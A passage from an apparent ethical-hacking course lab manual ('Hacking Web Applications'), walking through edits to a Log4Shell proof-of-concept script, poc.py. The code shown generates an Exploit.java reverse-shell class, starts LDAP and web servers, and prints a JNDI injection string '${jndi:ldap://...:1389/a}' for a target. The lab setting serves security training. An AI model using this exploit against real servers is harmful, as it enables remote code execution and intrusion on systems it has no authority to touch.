
26. In the poc.py file scroll down and in line 62, replace `jdk1.8.0_20/bin/javac` with `/usr/bin/jdk1.8.0_202/bin/javac`.



The screenshot shows a terminal window with the file `poc.py` open. The cursor is at line 62, which contains the command `subprocess.run([os.path.join(CUR_FOLDER, "/usr/bin/jdk1.8.0_202/bin/javac"), str(p)])`. The terminal window has a menu bar with 'File', 'Edit', 'View', 'Search', 'Tools', 'Documents', and 'Help'. The status bar at the bottom indicates 'Python 3', 'Tab Width: 4', 'Ln 62, Col 82', and 'INS'.

```
51     s.close();
52 }
53 }
54 """ % (userip, lport)
55
56 # writing the exploit to Exploit.java file
57
58 p = Path("Exploit.java")
59
60 try:
61     p.write_text(program)
62     subprocess.run([os.path.join(CUR_FOLDER, "/usr/bin/jdk1.8.0_202/bin/javac"), str(p)])
63 except OSError as e:
64     print(Fore.RED + f'[-] Something went wrong {e}')
65     raise e
66 else:
67     print(Fore.GREEN + '[+] Exploit java class created success')
68
69
70 def payload(userip: str, webport: int, lport: int) -> None:
71     generate_payload(userip, lport)
72
73     print(Fore.GREEN + '[+] Setting up LDAP server\n')
74
75     # create the LDAP server on new thread
76     t1 = threading.Thread(target=ldap_server, args=(userip, webport))
77     t1.start()
```

27. Scroll down to line 87 and replace `jdk1.8.0_20/bin/java` with `/usr/bin/jdk1.8.0_202/bin/java`.




The screenshot shows the same terminal window with the file `poc.py` open. The cursor is at line 87, which contains the command `os.path.join(CUR_FOLDER, '/usr/bin/jdk1.8.0_202/bin/java')`. The terminal window has a menu bar with 'File', 'Edit', 'View', 'Search', 'Tools', 'Documents', and 'Help'. The status bar at the bottom indicates 'Python 3', 'Tab Width: 4', 'Ln 87, Col 65', and 'INS'.

```
73     print(Fore.GREEN + '[+] Setting up LDAP server\n')
74
75     # create the LDAP server on new thread
76     t1 = threading.Thread(target=ldap_server, args=(userip, webport))
77     t1.start()
78
79     # start the web server
80     print(f'[+] Starting Webserver on port {webport} http://0.0.0.0:{webport}')
81     httpd = HTTPServer(('0.0.0.0', webport), SimpleHTTPRequestHandler)
82     httpd.serve_forever()
83
84
85 def check_java() -> bool:
86     exit_code = subprocess.call([
87         os.path.join(CUR_FOLDER, '/usr/bin/jdk1.8.0_202/bin/java'),
88         '-version',
89     ], stderr=subprocess.DEVNULL, stdout=subprocess.DEVNULL)
90     return exit_code == 0
91
92
93 def ldap_server(userip: str, lport: int) -> None:
94     sendme = "${jndi:ldap://%s:1389/a}" % (userip)
95     print(Fore.GREEN + f'[+] Send me: {sendme}\n')
96
97     url = "http://{}:{}/#Exploit".format(userip, lport)
98     subprocess.run([
99         os.path.join(CUR_FOLDER, "jdk1.8.0_20/bin/java"),
```


Module 14 – Hacking Web Applications


28. Scroll down to line 99 and replace `jdk1.8.0_20/bin/java` with `/usr/bin/jdk1.8.0_202/bin/java`.

A screenshot of a code editor window titled '*poc.py (/home/attacker/log4j-shell-poc) - Pluma (as superuser)'. The editor shows a Python script with line numbers 89 to 135. Line 99 is highlighted, showing the replacement of 'jdk1.8.0_20/bin/java' with '/usr/bin/jdk1.8.0_202/bin/java'. The script defines a function 'ldap_server' and a 'main' function. The status bar at the bottom indicates 'Python 3', 'Tab Width: 4', 'Ln 99, Col 65', and 'INS' mode. The taskbar at the bottom shows several open applications including Mozilla Firefox, pluma poc.py, mvjdk1.8.0_202, and the poc.py editor.

```
89 ], stderr=subprocess.DEVNULL; stdout=subprocess.DEVNULL)
90 return exit_code == 0
91
